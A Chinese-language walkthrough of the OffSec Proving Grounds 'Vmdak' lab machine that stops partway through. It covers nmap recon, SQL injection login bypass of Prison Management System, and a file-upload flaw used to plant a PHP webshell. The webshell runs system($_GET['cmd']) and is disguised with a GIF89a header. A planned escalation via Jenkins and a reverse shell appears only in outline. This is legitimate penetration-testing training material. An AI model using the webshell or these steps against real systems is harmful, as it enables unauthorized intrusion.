本文最后更新于 2026年3月12日 下午
一、靶场详情
靶场名称:
Vmdak
靶场地址:
OffSec Proving Grounds Practice 实验环境
二、思路总结
突破边界:
Prison Management System SQL 注入 –> Prison Management System 后台权限 –> 得到用户默认密码,并利用 Prison Management System 文件上传漏洞 –> www-data 用户权限 –> 密码复用 –> vmdak 用户权限 –> 用户旗帜
权限提升:
靶机进程、网络连接排查 –> 转发靶机本地 8080 端口至 kali –> Jenkins 任意文件读取 –> 读取 Jenkins 后台密码 –> Jenkins 后台脚本控制台执行反弹 shell –> root 用户权限 –> 管理员旗帜
三、靶场攻击演示
3.1 靶场信息收集
TCP 端口扫描:
1
2
3
4
5
6
7
| sudo nmap -p- 192.168.104.103 --min-rate=2000
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
9443/tcp open tungsten-https
|
UDP 端口扫描:未发现有价值信息。
TCP 服务信息搜集:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
| sudo nmap -p21,22,80,9443 -sCV 192.168.104.103
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.45.202
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 1752 Sep 19 2024 config.xml
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 76:18:f1:19:6b:29:db:da:3d:f6:7b:ab:f4:b5:63:e0 (ECDSA)
|_ 256 cb:d8:d6:ef:82:77:8a:25:32:08:dd:91:96:8d:ab:7d (ED25519)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
9443/tcp open ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Home - Prison Management System
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.58 (Ubuntu)
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=vmdak.local/organizationName=PrisonManagement/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:vmdak.local
| Not valid before: 2024-08-20T09:21:33
|_Not valid after: 2025-08-20T09:21:33
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
|
系统为 Linux 环境,开放有 HTTP、SSH、FTP 服务。
3.2 渗透测试突破边界
3.2.1 Prison Management System SQL 注入后台 bypass (CVE-2024-33288)
靶机 FTP 服务可进行匿名访问,但未泄漏有价值信息,HTTP 80 端口为 ubuntu apache 的默认页面、HTTPS 9443 端口部署了 Prison Management System 应用。


靶机 80 端口目录枚举过程未发现有价值信息,搜索引擎检索 Prison Management System exploit,发现历史存在 SQL 注入和文件上传漏洞。

参考链接:
1
2
3
4
5
6
7
|
https://pentest-tools.com/vulnerabilities-exploits/prison-management-system-sql-injection-authentication-bypass_22677
https://www.exploit-db.com/exploits/52017
https://nvd.nist.gov/vuln/detail/CVE-2024-48594
https://github.com/Aa1b/mycve/blob/main/Readme.md
|

利用 SQL 注入漏洞可绕过系统登录限制。



在后台 leave management 发现了用户默认密码,目前没有可利用的地方,先搁浅。
3.2.2 Prison Management System 文件上传漏洞(CVE-2024-48594)

利用的 Prison Management System 文件上传漏洞,上传 webshell(漏洞由 3.2.1 步骤检索得到)。

只需要在上传用户头像处上传 jpg 后缀的 web shell,使用 burp 拦截并修改图片后缀为 php。
1
2
3
| GIF89a
<?php
echo system($_GET['cmd']);?>
|

